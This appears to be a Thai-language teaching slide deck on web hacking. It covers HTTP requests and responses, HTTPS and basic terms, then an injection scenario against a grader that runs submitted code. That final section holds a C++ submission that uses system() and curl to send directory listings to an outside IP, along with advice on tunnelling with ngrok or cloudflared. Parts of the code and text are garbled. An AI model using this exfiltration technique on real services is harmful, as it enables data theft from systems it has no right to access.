Web Hacking

ISAG - CHAMBER




Table Of Contents

- Basic web: ความรู้พื้นฐานที่ควรมีในการนำไปต่อยอด
- Tools: แนะนำเครื่องมือพื้นฐาน
- Example attack scenarios: ตัวอย่างทั้ง

What is web security

Basic web

Web application security: แอปพลิเคชั่นที่สามารถเข้าใช้งานผ่านเว็บบราวเซอร์



HTTP request (http, https)

Basic web

โดย HTTP Request เป็นสิ่งที่เราส่งไปให้ server ปลายทาง โดยยกตัวอย่าง HTTP Request จะประกอบไปด้วย

- HTTP Header คือส่วนการกำหนดลักษณะการร้องขอ
- HTTP Body คือเนื้อหาของการร้องขอ

Request

```
POST /docs/index.html HTTP/1.1
Host: http://www.example.com
Accept: image/gif, image/jpeg, \*/\*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
(blank line)
Hello!!!!
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004 07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug
(blank line)
```

HTTP vs HTTPS

Basic web

HTTP (Hypertext Transfer Protocol)
HTTPS (Hypertext Transfer Protocal Secure)

เมื่อเราใช้ HTTP แล้วส่งข้อความ "Hello World!" แต่หากเป็น HTTPS มันจะเห็นสิ่งต่อไปนี้:

"t8Fw6T8UV81pQfyhDkhebbz7+oiwldr1j2gHBB3L3RFTRsQCpaSnSBZ78Vme+DpDVJPvZdZUZHpzbbcq mSW1+3xXGsERHg9YDpYk0VVDiRvw1H5miNieJeJ/FNUjgH0BmVRWII6+T4MnDwmCMUI/orxP3HGwYC SIvyzS3MpmmSe4iaWKCOHQ== "



HTTP request (http, https)


Basic web


```
คำศัพท์อื่น ๆ ที่ควรรู้
```

- SSL (Secure Socket Layer)
- TLS (Transport Layer Security)
- HTTP Methods (Get, Post, Put, Patch, Delete, Options)
- RestFul, Websocket
- Web authentication
- DNS (Domain name server)
- HTTP Header
- HTTP body
- ETC.

Client-Server concept


Basic web





Client?

Server?



ทำไงถึงจะเป็น web pentest ได้

รู้จักเครื่องมือเยอะ ๆ

รู้จักเทคนิคเยอะ ๆ

เรียนรู้อยู่เป็นประจำ

ตัวอย่าง

เหตุการณ์: injection

ระบบอนุญาติให้ submit code มาทำงานใน server ได้ แต่จะไม่แสดง output ให้ดู ยกตัวอย่างระบบเกรดเดอร์ สามารถ submit code ได้ แต่จะเห็นผลลัพธ์เป็น TTTT—XXX แล้วเราจะทำยังไง ? ให้เราสามารถเห็นผลลัพธ์ได้ ตัวอย่างคำสั่ง


Shell command


► Is -la total 2096 C/C++ command
▶ system("Is -la");
อ่านเพิ่มเติม

เหตุการณ์: injection

แล้วเราจะทำยังไง ? ให้เราสามารถเห็นผลลัพธ์ได้

- เครื่องเรามี public ip มั้ย สามารถเปิดให้เชื่อมต่อกลับมาผ่าน public IP ได้เลยหรือไม่
- ถ้าไม่มี public ip ทำเทคนิคอื่นได้มั้ย
- เทคนิคการทำ tunnel
 - Ngrok
 - Cloudflared





ตัวอย่าง ngrok: https://random.ngrok.io

ตัวอย่าง cloudflared: https://random.exitguy.studio

2/11/2022 11:38:00 AM

S

Finished

117

```
#include<iostream>
using namespace std;
#define x system
#include<>
int main()
 int n;
 x("curl http://192.168.88.16:6001/?test=$(ls -1 | tr '\n' ',')");
 scanf("%d", &n);
 printf("%d", n);
 return 0;
```

₽ Upload File

เหตุการณ์: injection

การใช้ Public IP VS Tunnel

ขก. ทำ docs waaaaaaaaa